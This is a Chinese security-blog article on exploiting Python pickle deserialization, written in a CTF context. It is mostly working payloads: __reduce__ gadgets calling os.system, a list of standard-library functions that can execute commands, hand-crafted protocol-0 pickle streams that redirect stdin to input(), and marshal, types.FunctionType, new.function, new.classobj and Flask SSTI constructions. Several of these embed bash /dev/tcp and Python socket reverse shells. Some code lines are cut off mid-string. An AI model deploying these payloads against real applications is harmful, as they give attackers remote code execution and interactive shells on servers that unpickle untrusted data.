Python反序列化漏洞的花式利用

bendawang / 2018-04-18 21:32:30 / 浏览数 5232 安全技术 CTF 顶(3) 踩(1)

0x00 前记

前些时间看了看python
pickle的源码，研究了一下一些利用方式，这里总结分享一下反序列化漏洞的一些利用方式，如果本文有错误的地方请各位师傅不吝赐教。漏洞原理就不再赘述了，可以看看
sec的简单总结这篇文章。

0x01 基础利用

通常我们利用__reduce__函数进行构造，一个样例如下：

```
#!/usr/bin/env python
# encoding: utf-8
import os
import pickle
class test(object):
   def __reduce__(self):
       return (os.system,('ls',))

a=test()
payload=pickle.dumps(a)
print payload
pickle.loads(payload)
```

其中pickle.loads是会解决import
问题，对于未引入的module会自动尝试import。那么也就是说整个python标准库的代码执行、命令执行函数我们都可以使用。
之前把python的标准库都大概过了一遍，把其中绝大多数的可用函数罗列如下：

```
eval, execfile, compile, open, file, map, input,
os.system, os.popen, os.popen2, os.popen3, os.popen4, os.open, os.pipe,
os.listdir, os.access,
os.execl, os.execle, os.execlp, os.execlpe, os.execv,
os.execve, os.execvp, os.execvpe, os.spawnl, os.spawnle, os.spawnlp, os.spawnlpe,
os.spawnv, os.spawnve, os.spawnvp, os.spawnvpe,
pickle.load, pickle.loads,cPickle.load,cPickle.loads,
subprocess.call,subprocess.check_call,subprocess.check_output,subprocess.Popen,
commands.getstatusoutput,commands.getoutput,commands.getstatus,
glob.glob,
linecache.getline,
shutil.copyfileobj,shutil.copyfile,shutil.copy,shutil.copy2,shutil.move,shutil.make_archive,
dircache.listdir,dircache.opendir,
io.open,
popen2.popen2,popen2.popen3,popen2.popen4,
timeit.timeit,timeit.repeat,
sys.call_tracing,
code.interact,code.compile_command,codeop.compile_command,
pty.spawn,
posixfile.open,posixfile.fileopen,
platform.popen
```

除开我们常见的那些os库、subprocess库、commands库之外还有很多可以执行命令的函数，这里用举两个不常用的:

```
map(__import__('os').system,['bash -c "bash -i >& /dev/tcp/127.0.0.1/12345 0<&1 2>&1"',])

sys.call_tracing(__import__('os').system,('bash -c "bash -i >& /dev/tcp/127.0.0.1/12345 0<&1 2>&1"',))

platform.popen("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"127.0.0
```

0x02 input函数

相信有童鞋已经敏锐的注意到了这个input函数，这个通常很难进入大家的视线。
这个函数也仅在python2中能够利用，在之前的博客python深入学习(三)：从py2到py3 中提到过为什么。
这个函数在python2中是能够执行python代码的。但是有一个问题就是这个函数是从标准输入获取字符串，所以怎么利用就是一个问题，不过相信大家看到我


hook pickle的load的方法就知道这里该怎么利用了，我们可以利用StringIO库，然后将标准输入修改为StringIO创建的内存缓冲区即可。
接下来说说怎么把这个函数用起来。 首先关于pickle
的数据流协议在python2里面有三种，python3里面有五种，默认的是0，具体可以看看勾陈安全实验室的大佬写的Python Pickle的任意代码执行漏洞实践和Payload构造,其中对协议进行说明，这里搬运下：

```
c[redacted]module[redacted]object[redacted]module.object[redacted]
([redacted]t[redacted]
t[redacted]“(”[redacted]“(”[redacted]
S[redacted]
R[redacted]
.[redacted]pickle[redacted]
```

好的我们来构造一下这个input函数

```
c__builtin__
input
(S'input: '
tR.
```

然后我们要想办法修改一下标准输入，正常python2里面我们一般这样修改



但是在pickle的0号协议中，我们不能用等于符号，但是我们可以用setattr函数

好的现在万事就绪了，只需要把这一套用上述协议转换一下就行了。

```
c__builtin__
setattr
(c__builtin__
__import__
(S'sys'
tRS'stdin'
cStringIO
StringIO
(S'__import__('os').system(\'curl 127.0.0.1:12345\')'
tRtRc__builtin__
input
(S'input: '
tR.
```

直接反弹shell就行了

```
a='''c__builtin__\nsetattr\n(c__builtin__\n__import__\n(S'sys'\ntRS'stdin'\ncStringIO\nStringIO\n(S'__import__('os').system('b

pickle.loads(a)
```

0x03 任意函数构造

在勾陈安全实验室的文章中，提到了一个types.FunctionType配上marshal.loads的方法，

```
import base64
import marshal

def foo():
   import os
   os.system('bash -c "bash -i >& /dev/tcp/127.0.0.1/12345 0<&1 2>&1"')

payload="""ctypes
FunctionType
(cmarshal
loads
```

```
(cbase64
b64decode
(S'%s'
tRtRc__builtin__
globals
(tRS''
tR(tR."""%base64.b64encode(marshal.dumps(foo.func_code))

pickle.loads(payload)

payload="""ctypes
FunctionType
(cmarshal
loads
(S'%s'
tRc__builtin__
globals
(tRS''
tR(tR."""%marshal.dumps(foo.func_code).encode('string-escape')

pickle.loads(payload)
```

这里不再赘述，同样的思路我们还有一些别的方法，例如和types.FunctionType几乎一样的函数new.function

```
import base64
import marshal

def foo():
   import os
   os.system('bash -c "bash -i >& /dev/tcp/127.0.0.1/12345 0<&1 2>&1"')

payload="""cnew
function
(cmarshal
loads
(cbase64
b64decode
(S'%s'
tRtRc__builtin__
globals
(tRS''
tR(tR."""%base64.b64encode(marshal.dumps(foo.func_code))

pickle.loads(payload)

payload="""cnew
function
(cmarshal
loads
(S'%s'
tRc__builtin__
globals
(tRS''
tR(tR."""%marshal.dumps(foo.func_code).encode('string-escape')

pickle.loads(payload)
```

0x04 类函数构造

这里主要使用new.classobj函数来构造一个类函数对象然后执行，这样就可以调用原有库的一些函数，也可以自己构造。

```
payload=pickle.dumps(new.classobj('system', (), {'__getinitargs__':lambda self,arg=('bash -c "bash -i >& /dev/tcp/127.0.0.1/12

pickle.loads(payload)
```

lambda语句也可以换成上述提到的new.function或是types.FunctionType的构造。

既然有了这种思路，那么new库里面的提到的很多东西都可以转换思路了。有兴趣可以去研究一下

0x05 构造SSTI

本来这是一个打算用于以后的一个点的，但是这次有人用这种方法做出来了，那我也就分享一下了。说道要找执行代码的函数，不久前的qwb和hitb我都特意采用了Flask框

```
payload="cflask.templating\nrender_template_string\np0\n(S\"{% for x in (().__class__.__base__.__subclasses__()) %}{%if x.__na
```


上一篇：mysql 延时注入新思路 下一篇：勒索软件XIAOBA新作用：文件感...

1. 0 条回复
   - 动动手指，沙发就是你的了！